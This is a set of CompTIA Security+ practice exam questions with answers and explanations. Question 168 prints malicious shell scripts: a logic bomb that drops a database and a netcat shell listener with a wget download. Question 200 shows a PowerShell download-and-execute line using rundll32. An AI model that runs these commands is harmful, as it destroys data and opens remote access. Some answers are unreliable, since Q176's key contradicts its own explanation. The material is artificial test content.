<https://owasp.org/www-community/attacks/xss/>

NEW QUESTION 88

- (Exam Topic 2)

A contractor overhears a customer recite their credit card number during a confidential phone call. The credit card information is later used for a fraudulent transaction. Which of the following social engineering techniques describes this scenario?

- A. Shoulder surfing
- B. Watering hole
- C. Vishing
- D. Tailgating

Answer: A

Explanation:

Shoulder surfing is a social engineering technique that involves looking over someone's shoulder to see what they are typing, writing, or viewing on their screen. It can be used to steal passwords, PINs, credit card numbers, or other sensitive information. In this scenario, the contractor used shoulder surfing to overhear the customer's credit card number during a phone call.

NEW QUESTION 92

- (Exam Topic 2)

A security administrator recently used an internal CA to issue a certificate to a public application. A user tries to reach the application but receives a message stating, "Your connection is not private." Which of the following is the best way to fix this issue?

- A. Ignore the warning and continue to use the application normally.
- B. Install the certificate on each endpoint that needs to use the application.
- C. Send the new certificate to the users to install on their browsers.
- D. Send a CSR to a known CA and install the signed certificate on the application's server.

Answer: D

Explanation:

A certificate issued by an internal CA is not trusted by default by external users or applications. Therefore, when a user tries to reach the application that uses an internal CA certificate, they will receive a warning message that their connection is not private¹. The best way to fix this issue is to use a certificate signed by a well-known public CA that is trusted by most browsers and operating systems¹. To do this, the security administrator needs to send a certificate signing request (CSR) to a public CA and install the signed certificate on the application's server². The other options are not recommended or feasible. Ignoring the warning and continuing to use the application normally is insecure and exposes the user to potential man-in-the-middle attacks³. Installing the certificate on each endpoint that needs to use the application is impractical and cumbersome, especially if there are many users or devices involved³. Sending the new certificate to the users to install on their browsers is also inconvenient and may not work for some browsers or devices³.

References: 1:

<https://learn.microsoft.com/en-us/azure/active-directory/develop/howto-create-self-signed-certificate> 2:

<https://learn.microsoft.com/en-us/azure/application-gateway/mutual-authentication-certificate-management> 3: <https://serverfault.com/questions/1106443/should-i-use-a-public-or-a-internal-ca-for-client-certificate-mtls>

NEW QUESTION 93

- (Exam Topic 2)

An organization recently released a software assurance policy that requires developers to run code scans each night on the repository. After the first night, the security team alerted the developers that more than 2,000 findings were reported and need to be addressed. Which of the following is the MOST likely cause for the high number of findings?

- A. The vulnerability scanner was not properly configured and generated a high number of false positives
- B. Third-party libraries have been loaded into the repository and should be removed from the codebase.
- C. The vulnerability scanner found several memory leaks during runtime, causing duplicate reports for the same issue.
- D. The vulnerability scanner was not loaded with the correct benchmarks and needs to be updated.

Answer: A

Explanation:

The most likely cause for the high number of findings is that the vulnerability scanner was not properly configured and generated a high number of false positives. False positive results occur when a vulnerability scanner incorrectly identifies a non-vulnerable system or application as being vulnerable. This can happen due to incorrect configuration, over-sensitive rule sets, or outdated scan databases.

<https://www.professormesser.com/security-plus/sy0-601/sy0-601-video/sy0-601-comptia-security-plus-course/>

NEW QUESTION 98

- (Exam Topic 2)

Which Of the following security controls can be used to prevent multiple from using a unique card swipe and being admitted to a entrance?

- A. Visitor logs
- B. Faraday cages
- C. Access control vestibules
- D. Motion detection sensors

Answer: C

Explanation:

Access control vestibules are physical security controls that consist of two sets of doors or gates that create a small enclosed space between them. Only one door or gate can be opened at a time, and only one person can enter or exit the vestibule at a time. Access control vestibules can prevent multiple people from using a unique card swipe and being admitted to a secure entrance, as they require each person to authenticate individually and prevent tailgating or piggybacking.

NEW QUESTION 100

- (Exam Topic 2)

A security administrator Is managing administrative access to sensitive systems with the following requirements:

- Common login accounts must not be used (or administrative duties.
 - Administrative accounts must be temporal in nature.
 - Each administrative account must be assigned to one specific user.
 - Accounts must have complex passwords.
 - Audit trails and logging must be enabled on all systems.
- Which of the following solutions should the administrator deploy to meet these requirements?

- A. ABAC
- B. SAML
- C. PAM
- D. CASB

Answer: C

Explanation:

The best solution to meet the given requirements is to deploy a Privileged Access Management (PAM) solution. PAM solutions allow administrators to create and manage administrative accounts that are assigned to specific users and that have complex passwords. Additionally, PAM solutions provide the ability to enable audit trails and logging on all systems, as well as to set up temporal access for administrative accounts. SAML, ABAC, and CASB are not suitable for this purpose.

NEW QUESTION 104

- (Exam Topic 2)

A security administrator performs weekly vulnerability scans on all cloud assets and provides a detailed report. Which of the following describes the administrator's activities?

- A. Continuous deployment
- B. Continuous integration
- C. Continuous validation
- D. Continuous monitoring

Answer: C

Explanation:

Continuous validation is a process that involves performing regular and automated tests to verify the security and functionality of a system or an application. Continuous validation can help identify and remediate vulnerabilities, bugs, or misconfigurations before they cause any damage or disruption. The security administrator's activities of performing weekly vulnerability scans on all cloud assets and providing a detailed report are examples of continuous validation.

NEW QUESTION 108

- (Exam Topic 2)

A company was recently breached. Part of the company's new cybersecurity strategy is to centralize the logs from all security devices. Which of the following components forwards the logs to a central source?

- A. Log enrichment
- B. Log queue
- C. Log parser
- D. Log collector

Answer: D

Explanation:

A log collector can collect logs from various sources, such as servers, devices, applications, or network components, and forward them to a central source for analysis and storage.

NEW QUESTION 111

- (Exam Topic 2)

A Security engineer needs to implement an MDM solution that complies with the corporate mobile device policy. The policy states that in order for mobile users to access corporate resources on their devices, the following requirements must be met:

- Mobile device OSs must be patched up to the latest release.
- A screen lock must be enabled (passcode or biometric).
- Corporate data must be removed if the device is reported lost or stolen.

Which of the following controls should the security engineer configure? (Select two).

- A. Disable firmware over-the-air
- B. Storage segmentation
- C. Posture checking
- D. Remote wipe
- E. Full device encryption
- F. Geofencing

Answer: CD

Explanation:

Posture checking and remote wipe are two controls that the security engineer should configure to comply with the corporate mobile device policy. Posture checking is a process that verifies if a mobile device meets certain security requirements before allowing it to access corporate resources. For example, posture checking can check if the device OS is patched up to the latest release and if a screen lock is enabled. Remote wipe is a feature that allows the administrator to erase all data from a mobile device remotely, in case it is lost or stolen. This can prevent unauthorized access to corporate data on the device.

NEW QUESTION 116

- (Exam Topic 2)

The new Chief Information Security Officer at a company has asked the security team to implement stronger user account policies. The new policies require:

- Users to choose a password unique to their last ten passwords
- Users to not log in from certain high-risk countries

Which of the following should the security team implement? (Select two).

- A. Password complexity
- B. Password history
- C. Geolocation
- D. Geospatial
- E. Geotagging
- F. Password reuse

Answer: BC

Explanation:

Password history is a policy that prevents users from reusing their previous passwords. This can reduce the risk of password cracking or compromise. Geolocation is a policy that restricts users from logging in from certain locations based on their IP address. This can prevent unauthorized access from high-risk countries or regions. References: <https://www.comptia.org/content/guides/what-is-identity-and-access-management>

NEW QUESTION 121

- (Exam Topic 2)

A systems analyst is responsible for generating a new digital forensics chain-of-custody form. Which of the following should the analyst include in this documentation? (Select two).

- A. The order of volatility
- B. A forensics NDA
- C. The provenance of the artifacts
- D. The vendor's name
- E. The date and time
- F. A warning banner

Answer: CE

Explanation:

A digital forensics chain-of-custody form is a document that records the chronological and logical sequence of custody, control, transfer, analysis, and disposition of digital evidence. A digital forensics chain-of-custody form should include the following information:

- The provenance of the artifacts: The provenance of the artifacts refers to the origin and history of the digital evidence, such as where, when, how, and by whom it was collected, handled, analyzed, or otherwise controlled.
- The date and time: The date and time refer to the specific moments when the digital evidence was collected, handled, analyzed, transferred, or disposed of by each person involved in the chain of custody.

Other information that may be included in a digital forensics chain-of-custody form are:

- The identification of the artifacts: The identification of the artifacts refers to the unique identifiers or labels assigned to the digital evidence, such as serial numbers, barcodes, hashes, or descriptions.
- The signatures of the custodians: The signatures of the custodians refer to the names and signatures of each person who had custody or control of the digital evidence at any point in the chain of custody.
- The location of the artifacts: The location of the artifacts refers to the physical or logical places where the digital evidence was stored or processed, such as a lab, a server, a cloud service, or a device.

References: <https://www.comptia.org/certifications/security#examdetails> <https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives>
<https://resources.infosecinstitute.com/topic/chain-of-custody-in-digital-forensics/>

NEW QUESTION 122

- (Exam Topic 2)

A company recently enhanced mobile device configuration by implementing a set of security controls: biometrics, context-aware authentication, and full device encryption. Even with these settings in place, an unattended phone was used by a malicious actor to access corporate data.

Which of the following additional controls should be put in place first?

- A. GPS tagging
- B. Remote wipe
- C. Screen lock timer
- D. SEAndroid

Answer: C

Explanation:

According to NIST Special Publication 1800-4B1, some of the security controls that can be used to protect mobile devices include:

- Root and jailbreak detection: ensures that the security architecture for a mobile device has not been compromised.
- Encryption: protects the data stored on the device and in transit from unauthorized access.
- Authentication: verifies the identity of the user and the device before granting access to enterprise resources.
- Remote wipe: allows the organization to erase the data on the device in case of loss or theft.
- Screen lock timer: sets a time limit for the device to lock itself after a period of inactivity.

NEW QUESTION 123

- (Exam Topic 2)

A company is moving to a new location. The systems administrator has provided the following server room requirements to the facilities staff:

- Consistent power levels in case of brownouts or voltage spikes
- A minimum of 30 minutes runtime following a power outage
- Ability to trigger graceful shutdowns of critical systems

Which of the following would BEST meet the requirements?

- A. Maintaining a standby, gas-powered generator
- B. Using large surge suppressors on computer equipment
- C. Configuring managed PDUs to monitor power levels
- D. Deploying an appropriately sized, network-connected UPS device

Answer: D

Explanation:

A UPS (uninterruptible power supply) device is a battery backup system that can provide consistent power levels in case of brownouts or voltage spikes. It can also provide a minimum of 30 minutes runtime following a power outage, depending on the size and load of the device. A network-connected UPS device can also communicate with critical systems and trigger graceful shutdowns if the battery level is low or the power is not restored.

NEW QUESTION 124

- (Exam Topic 2)

The application development team is in the final stages of developing a new healthcare application. The team has requested copies of current PHI records to perform the final testing.

Which of the following would be the best way to safeguard this information without impeding the testing process?

- A. Implementing a content filter
- B. Anonymizing the data
- C. Deploying DLP tools
- D. Installing a FIM on the application server

Answer: B

Explanation:

Anonymizing the data is the process of removing personally identifiable information (PII) from data sets, so that the people whom the data describe remain anonymous. Anonymizing the data can safeguard the PHI records without impeding the testing process, because it can protect the privacy of the patients while preserving the data integrity and statistical accuracy for the application development team. Anonymizing the data can be done by using techniques such as data masking, pseudonymization, generalization, data swapping, or data perturbation.

Implementing a content filter is not the best way to safeguard the information, because it is a technique that blocks or allows access to certain types of content based on predefined rules or policies. A content filter does not remove or encrypt PII from data sets, and it may not prevent unauthorized access or leakage of PHI records.

Deploying DLP tools is not the best way to safeguard the information, because it is a technique that monitors and prevents data exfiltration or transfer to unauthorized destinations or users. DLP tools do not remove or encrypt PII from data sets, and they may not be sufficient to protect PHI records from internal misuse or negligence.


Installing a FIM on the application server is not the best way to safeguard the information, because it is a technique that detects and alerts changes to files or directories on a system. FIM does not remove or encrypt PII from data sets, and it may not prevent unauthorized access or modification of PHI records.

NEW QUESTION 127

- (Exam Topic 2)

A company recently added a DR site and is redesigning the network. Users at the DR site are having issues browsing websites.

Network Diagram



INSTRUCTIONS

Click on each firewall to do the following:

- * 1. Deny cleartext web traffic
- * 2. Ensure secure management protocols are used.
- * 3. Resolve issues at the DR site.

The ruleset order cannot be modified due to outside constraints.

At any time you would like to bring back the initial state of the simulation, please click the Reset All button.

Firewall 1				
Rule Name	Source	Destination	Service	Action
DNS Rule	10.0.0.1/24	ANY	DNS	PERMIT
HTTPS Outbound	10.0.0.1/24	ANY	HTTPS	PERMIT
Management	ANY	10.0.0.1/24	SSH	PERMIT
HTTPS Inbound	ANY	10.0.0.1/24	HTTPS	PERMIT
HTTP Inbound	ANY	10.0.0.1/24	HTTP	PERMIT

Reset Answer Save Close

Firewall 2				
Rule Name	Source	Destination	Service	Action
DNS Rule	10.0.1.1/24	ANY	DNS	PERMIT
HTTPS Outbound	10.0.1.1/24	ANY	HTTPS	PERMIT
Management	ANY	10.0.1.1/24	TELNET	PERMIT
HTTPS Inbound	ANY	10.0.1.1/24	HTTPS	PERMIT
HTTP Inbound	ANY	10.0.1.1/24	HTTP	DENY

Reset Answer Save Close

Firewall 3				
Rule Name	Source	Destination	Service	Action
DNS Rule	10.0.0.1/24	ANY	DNS	PERMIT
HTTPS Outbound	192.168.0.1/24	ANY	HTTPS	PERMIT
Management	ANY	192.168.0.1/24	SSH	PERMIT
HTTPS Inbound	ANY	192.168.0.1/24	HTTPS	PERMIT
HTTP Inbound	ANY	192.168.0.1/24	HTTP	PERMIT

Reset Answer Save Close

- A. Mastered
- B. Not Mastered

Answer: A

Explanation:

In Firewall 1, HTTP inbound Action should be DENY. As shown below

Firewall 1				
Rule Name	Source	Destination	Service	Action
DNS Rule	10.0.0.1/24	ANY	DNS	PERMIT
HTTPS Outbound	10.0.0.1/24	ANY	HTTPS	PERMIT
Management	ANY	10.0.0.1/24	SSH	PERMIT
HTTPS Inbound	ANY	10.0.0.1/24	HTTPS	PERMIT
HTTP Inbound	ANY	10.0.0.1/24	HTTP	DENY

Reset Answer Save Close

In Firewall 2, Management Service should be DNS, As shown below.

Firewall 2				
Rule Name	Source	Destination	Service	Action
DNS Rule	10.0.1.1/24	ANY	DNS	PERMIT
HTTPS Outbound	10.0.1.1/24	ANY	HTTPS	PERMIT
Management	ANY	10.0.1.1/24	DNS	PERMIT
HTTPS Inbound	ANY	10.0.1.1/24	HTTPS	PERMIT
HTTP Inbound	ANY	10.0.1.1/24	HTTP	DENY

Reset Answer Save Close

In Firewall 3, HTTP Inbound Action should be DENY, as shown below

Firewall 3				
Rule Name	Source	Destination	Service	Action
DNS Rule	10.0.0.1/24	ANY	DNS	PERMIT
HTTPS Outbound	192.168.0.1/24	ANY	HTTPS	PERMIT
Management	ANY	192.168.0.1/24	SSH	PERMIT
HTTPS Inbound	ANY	192.168.0.1/24	HTTPS	PERMIT
HTTP Inbound	ANY	192.168.0.1/24	HTTP	DENY

Reset Answer Save Close

NEW QUESTION 129

- (Exam Topic 2)

Which of the following processes would most likely help an organization that has conducted an incident response exercise to improve performance and identify challenges?

- A. Lessons learned
- B. Identification
- C. Simulation
- D. Containment

Answer: A

Explanation:

Lessons learned is a process that would most likely help an organization that has conducted an incident response exercise to improve performance and identify challenges. Lessons learned is a process that involves reviewing and evaluating the incident response exercise to identify what went well, what went wrong, and what can be improved. Lessons learned can help an organization enhance its incident response capabilities, address any gaps or weaknesses, and update its incident response plan accordingly.

References: <https://www.comptia.org/certifications/security#examdetails> <https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives>
<https://www.sans.org/reading-room/whitepapers/incident/incident-handlers-handbook-33901>

NEW QUESTION 134

- (Exam Topic 2)

An organization wants to secure a LAN/WLAN so users can authenticate and transport data securely. The solution needs to prevent on-path attacks and evil twin attacks. Which of the following will best meet the organization's need?

- A. MFA
- B. 802.1X
- C. WPA2
- D. TACACS

Answer: B

Explanation:

* 802.1 X is a standard for network access control that provides authentication and encryption for devices that connect to a LAN/WLAN. 802.1X uses the Extensible Authentication Protocol (EAP) to exchange authentication messages between a supplicant (the device requesting access), an authenticator (the device granting access), and an authentication server (the device verifying credentials). 802.1X can prevent on-path attacks and evil twin attacks by requiring users to provide valid credentials before accessing the network and encrypting the data transmitted over the network.

On-path attacks are attacks that involve intercepting or modifying network traffic between two endpoints. An on-path attacker can eavesdrop on sensitive information, alter or inject malicious data, or redirect traffic to malicious destinations. On-path attacks are frequently perpetrated over WiFi networks.

Evil twin attacks are attacks that involve setting up a fake WiFi access point that mimics a legitimate one. An evil twin attacker can trick users into connecting to the fake network and then monitor or manipulate their online activity. Evil twin attacks are more common on public WiFi networks that are unsecured and leave personal data vulnerable.

NEW QUESTION 137

- (Exam Topic 2)

An engineer recently deployed a group of 100 web servers in a cloud environment. Per the security policy, all web-server ports except 443 should be disabled. Which of the following can be used to accomplish this task?

- A. Application allow list
- B. Load balancer
- C. Host-based firewall
- D. VPN

Answer: C

Explanation:

A host-based firewall is a software application that runs on each individual host and controls the incoming and outgoing network traffic based on a set of rules. A host-based firewall can be used to block or allow specific ports, protocols, IP addresses, or applications.

An engineer can use a host-based firewall to accomplish the task of disabling all web-server ports except 443 on a group of 100 web servers in a cloud environment. The engineer can configure the firewall rules on each web server to allow only HTTPS traffic on port 443 and deny any other traffic. Alternatively, the engineer can use a centralized management tool to deploy and enforce the firewall rules across all web servers.

NEW QUESTION 138

- (Exam Topic 2)

A security administrator suspects there may be unnecessary services running on a server. Which of the following tools will the administrator most likely use to confirm the suspicions?

- A. Nmap
- B. Wireshark
- C. Autopsy
- D. DNSEnum

Answer: A

Explanation:

Nmap is a tool that is used to scan IP addresses and ports in a network and to detect installed applications. Nmap can help a security administrator determine the services running on a server by sending various packets to the target and analyzing the responses. Nmap can also perform various tasks such as OS detection, version detection, script scanning, firewall evasion, and vulnerability scanning.

References: <https://www.comptia.org/certifications/security#examdetails> <https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives>
<https://nmap.org/>

NEW QUESTION 143

- (Exam Topic 2)

Which of the following would be best to ensure data is saved to a location on a server, is easily scaled, and is centrally monitored?

- A. Edge computing
- B. Microservices
- C. Containers
- D. Thin client

Answer: C

Explanation:

Containers are a method of virtualization that allow you to run multiple isolated applications on a single server. Containers are lightweight, portable, and scalable, which means they can save resources, improve performance, and simplify deployment. Containers also enable centralized monitoring and management of the applications running on them, using tools such as Docker or Kubernetes. Containers are different from edge computing, which is a distributed computing paradigm that brings computation and data storage closer to the location where it is needed. Microservices are a software architecture style that breaks down complex applications into smaller, independent services that communicate with each other. Thin clients are devices that rely on a server to perform most of the processing tasks and only provide a user interface.

NEW QUESTION 147

- (Exam Topic 2)

A company would like to protect credit card information that is stored in a database from being exposed and reused. However, the current POS system does not support encryption. Which of the following would be BEST suited to secure this information?

(Give me related explanation and references from CompTIA Security+ SY0-601 documents for Correct answer option)

- A. Masking
- B. Tokenization
- C. DLP
- D. SSL/TLS

Answer: B

Explanation:

Tokenization replaces sensitive data with non-sensitive data, such as a unique identifier. This means that the data is still present in the system, but the sensitive information itself is replaced with the token. Tokenization is more secure than masking, which only obscures the data but does not eliminate it. DLP is not suitable for this task, as it is designed to prevent the loss or leakage of data from the system. SSL/TLS can be used to secure the transmission of data, but it cannot prevent the data itself from being exposed or reused. For more information, please refer to CompTIA Security+ SY0-601 Exam Objectives, Section 3.3: Explain the security purpose of authentication, authorization and accounting (AAA) services, and Section 4.7: Explain the purpose and characteristics of various types of encryption.

NEW QUESTION 151

- (Exam Topic 2)

A security administrator installed a new web server. The administrator did this to increase the capacity for an application due to resource exhaustion on another server. Which of the following algorithms should the administrator use to split the number of the connections on each server in half?

- A. Weighted response
- B. Round-robin
- C. Least connection
- D. Weighted least connection

Answer: B

Explanation:

Round-robin is a type of load balancing algorithm that distributes traffic to a list of servers in rotation. It is a static algorithm that does not take into account the state of the system for the distribution of tasks. It assumes that all servers have equal capacity and can handle an equal amount of traffic.

NEW QUESTION 154

- (Exam Topic 2)

A small, local company experienced a ransomware attack. The company has one web-facing server and a few workstations. Everything is behind an ISP firewall. A single web-facing server is set up on the router to forward all ports so that the server is viewable from the internet. The company uses an older version of third-party software to manage the website. The assets were never patched. Which of the following should be done to prevent an attack like this from happening again? (Select three).

- A. Install DLP software to prevent data loss.
- B. Use the latest version of software.
- C. Install a SIEM device.
- D. Implement MDM.
- E. Implement a screened subnet for the web server.
- F. Install an endpoint security solution.
- G. Update the website certificate and revoke the existing ones.
- H. Deploy additional network sensors.

Answer: BEF

NEW QUESTION 158

- (Exam Topic 2)

A company was recently breached. Part of the company's new cybersecurity strategy is to centralize the logs from all security devices. Which of the following components forwards the logs to a central source?

- A. Log enrichment
- B. Log queue
- C. Log parser
- D. Log collector

Answer: D

Explanation:

A log collector is a component that forwards the logs from all security devices to a central source. A log collector can be a software tool or a hardware appliance.

that collects logs from various sources, such as firewalls, routers, servers, applications, or endpoints. A log collector can also perform functions such as log filtering, parsing, aggregation, normalization, and enrichment. A log collector can help centralize logging by sending the collected logs to a central log server or a security information and event management (SIEM) system for further analysis and correlation.

References: <https://www.comptia.org/certifications/security#examdetails> <https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives>
<https://geekflare.com/open-source-centralized-logging/>

NEW QUESTION 163

- (Exam Topic 2)

Stakeholders at an organisation must be kept aware of any incidents and receive updates on status changes as they occur Which of the following Plans would fulfill this requirement?

- A. Communication plan
- B. Disaster recovery plan
- C. Business continuity plan
- D. Risk plan

Answer: A

Explanation:

A communication plan is a plan that would fulfill the requirement of keeping stakeholders at an organization aware of any incidents and receiving updates on status changes as they occur. A communication plan is a document that outlines the communication objectives, strategies, methods, channels, frequency, and audience for an incident response process. A communication plan can help an organization communicate effectively and efficiently with internal and external stakeholders during an incident and keep them informed of the incident's impact, progress, resolution, and recovery.

References: <https://www.comptia.org/certifications/security#examdetails> <https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives>
<https://www.ready.gov/business-continuity-plan>

NEW QUESTION 168

- (Exam Topic 2)

An incident has occurred in the production environment.

Analyze the command outputs and identify the type of compromise.

```

Command output 1 | Command output 2
$ cat /var/log/wwwfile.sh
#!/bin/bash

user=$(grep john /etc/passwd)
if [ $user = "" ]; then
  mysql -u root -p mys3cr3tdbpm -e "drop database production"
fi

$ crontab -l
*/5 * * * * /var/log/wwwfile.sh
  
```

- Compromise Type 1
- RAT
 - Backdoor
 - Logic bomb
 - SQL injection
 - Rootkit

```

Command output 1 | Command output 2
$ cat /var/log/wwwfile.sh
#!/bin/bash

date=$(date +%Y-%m-%y)

echo "type in your full name: "
read loggedInName
nc -l -p 31337 -e /bin/bash
wget www.eicar.org/download/eicar.com.txt
echo "Hello, $loggedInName the virus file has been downloaded"
  
```

- Compromise Type 2
- SQL injection
 - RAT
 - Rootkit
 - Backdoor
 - Logic bomb

- A. Mastered
- B. Not Mastered

Answer: A

Explanation:

Command Output1 = Logic Bomb

A logic bomb is a type of malicious code that executes when certain conditions are met, such as a specific date or time, or a specific user action¹. In this case, the logic bomb is a script that runs every minute and checks if there is a user named john in the /etc/password file. If there is, it drops the production database using a MySQL command³. This could cause severe damage to the system and the data.

To prevent logic bombs, you should use antivirus software that can detect and remove malicious code, and also perform regular backups of your data. You should also avoid opening suspicious attachments or links from unknown sources, and use strong passwords for your accounts¹.

Command Output2 = backdoorA backdoor is a type of malicious code that allows an attacker to access a system or network remotely, bypassing security measures¹. In this case, the backdoor is a script that runs every time the date command is executed and prompts the user to enter their full name. Then, it opens a reverse shell connection using the nc command and downloads a virus file from a malicious website using the wget command². This could allow the attacker to execute commands on the system and infect it with malware.

To prevent backdoors, you should use antivirus software that can detect and remove malicious code, and also update your system and applications regularly. You should also avoid executing unknown commands or scripts from untrusted sources, and use firewall rules to block unauthorized connections

NEW QUESTION 171

- (Exam Topic 2)

A user is trying to upload a tax document, which the corporate finance department requested, but a security program IS prohibiting the upload A security analyst

determines the file contains PII, Which of the following steps can the analyst take to correct this issue?

- A. Create a URL filter with an exception for the destination website.
- B. Add a firewall rule to the outbound proxy to allow file uploads
- C. Issue a new device certificate to the user's workstation.
- D. Modify the exception list on the DLP to allow the upload

Answer: D

Explanation:

Data Loss Prevention (DLP) policies are used to identify and protect sensitive data, and often include a list of exceptions that allow certain types of data to be uploaded or shared. By modifying the exception list on the DLP, the security analyst can allow the tax document to be uploaded without compromising the security of the system. (Reference: CompTIA Security+ SY0-601 Official Textbook, page 479-480)

NEW QUESTION 172

- (Exam Topic 2)

A network-connected magnetic resonance imaging (MRI) scanner at a hospital is controlled and operated by an outdated and unsupported specialized Windows OS. Which of the following is most likely preventing the IT manager at the hospital from upgrading the specialized OS?

- A. The time needed for the MRI vendor to upgrade the system would negatively impact patients.
- B. The MRI vendor does not support newer versions of the OS.
- C. Changing the OS breaches a support SLA with the MRI vendor.
- D. The IT team does not have the budget required to upgrade the MRI scanner.

Answer: B

Explanation:

This option is the most likely reason for preventing the IT manager at the hospital from upgrading the specialized OS. The MRI scanner is a complex and sensitive device that requires a specific OS to control and operate it. The MRI vendor may not have developed or tested newer versions of the OS for compatibility and functionality with the scanner. Upgrading the OS without the vendor's support may cause the scanner to malfunction or stop working altogether.

NEW QUESTION 176

- (Exam Topic 2)

Which of the following measures the average time that equipment will operate before it breaks?

- A. SLE
- B. MTBF
- C. RTO
- D. ARO

Answer: C

Explanation:

the measure that calculates the average time that equipment will operate before it breaks is MTBF. MTBF stands for Mean Time Between Failures and it is a metric that represents the average time between two failures occurring in a given period. MTBF is used to measure the reliability and availability of a product or system. The higher the MTBF, the more reliable and available the product or system is.

NEW QUESTION 181

- (Exam Topic 2)

An organization wants to quickly assess how effectively the IT team hardened new laptops Which of the following would be the best solution to perform this assessment?

- A. Install a SIEM tool and properly configure it to read the OS configuration files.
- B. Load current baselines into the existing vulnerability scanner.
- C. Maintain a risk register with each security control marked as compliant or non-compliant.
- D. Manually review the secure configuration guide checklists.

Answer: B

Explanation:

A vulnerability scanner is a tool that can scan devices and systems for known vulnerabilities, misconfigurations, and compliance issues. By loading the current baselines into the scanner, the organization can compare the actual state of the new laptops with the desired state and identify any deviations or weaknesses. This is a quick and automated way to assess the hardening of the new laptops.

NEW QUESTION 185

- (Exam Topic 2)

A security administrator would like to ensure all cloud servers will have software preinstalled for facilitating vulnerability scanning and continuous monitoring. Which of the following concepts should the administrator utilize?

- A. Provisioning
- B. Staging
- C. Development
- D. Quality assurance

Answer: A

Explanation:

Provisioning is the process of creating and setting up IT infrastructure, and includes the steps required to manage user and system access to various resources . Provisioning can be done for servers, cloud environments, users, networks, services, and more . In this case, the security administrator wants to ensure that all cloud servers will have software preinstalled for facilitating vulnerability scanning and continuous monitoring. This means that the administrator needs to provision the cloud servers with the necessary software and configuration before they are deployed or used by customers or end users. Provisioning can help automate and standardize the process of setting up cloud servers and reduce the risk of human errors or inconsistencies.

NEW QUESTION 189

- (Exam Topic 2)

Which of the following security design features can an development team to analyze the deletion eoting Of data sets the copy?

- A. Stored procedures
- B. Code reuse
- C. Version control
- D. Continunus

Answer: C

Explanation:

Version control is a solution that can help a development team to analyze the deletion or editing of data sets without affecting the original copy. Version control is a system that records changes to a file or set of files over time so that specific versions can be recalled later. Version control can help developers track and manage changes to code, data, or documents, as well as collaborate with other developers and resolve conflicts.

References: <https://www.comptia.org/certifications/security#examdetails> <https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives>
<https://www.atlassian.com/git/tutorials/what-is-version-control>

NEW QUESTION 191

- (Exam Topic 2)

An analyst is working on an investigation with multiple alerts for multiple hosts. The hosts are showing signs of being compromised by a fast-spreading worm. Which of the following should be the next step in order to stop the spread?

- A. Disconnect every host from the network.
- B. Run an AV scan on the entire
- C. Scan the hosts that show signs of
- D. Place all known-infected hosts on an isolated network

Answer: D

Explanation:

Placing all known-infected hosts on an isolated network is the best way to stop the spread of a worm infection. This will prevent the worm from reaching other hosts on the network and allow the infected hosts to be cleaned and restored. Disconnecting every host from the network is not practical and may disrupt business operations. Running an AV scan on the entire network or scanning the hosts that show signs of infection may not be effective or fast enough to stop a fast-spreading worm.

NEW QUESTION 195

- (Exam Topic 2)

Which of the following incident response phases should the proper collection of the detected 'ocs and establishment of a chain of custody be performed before?

- A. Containment
- B. Identification
- C. Preparation
- D. Recovery

Answer: A

Explanation:

Containment is the phase where the incident response team tries to isolate and stop the spread of the incident¹². Before containing the incident, the team should collect and preserve any evidence that may be useful for analysis and investigation¹². This includes documenting the incident details, such as date, time, location, source, and impact¹². It also includes establishing a chain of custody, which is a record of who handled the evidence, when, where, how, and why³. A chain of custody ensures the integrity and admissibility of the evidence in court or other legal proceedings³.

NEW QUESTION 200

- (Exam Topic 2)

An employee received an email with an unusual file attachment named Updates . Lnk. A security analysts reverse engineering what the file does and finds that executes the folowing script:

```
C:\Windows\System32\WindowsPowerShell\vl.0\powershell.exe -URI https://somehost.com/04EB18.jpg  
-OutFile $env:TEMP\autoupdate.dll;Start-Process rundll32.exe $env:TEMP\autoupdate.dll
```

Which of the following BEST describes what the analyst found?

- A. A Powershell code is performing a DLL injection.
- B. A PowerShell code is displaying a picture.
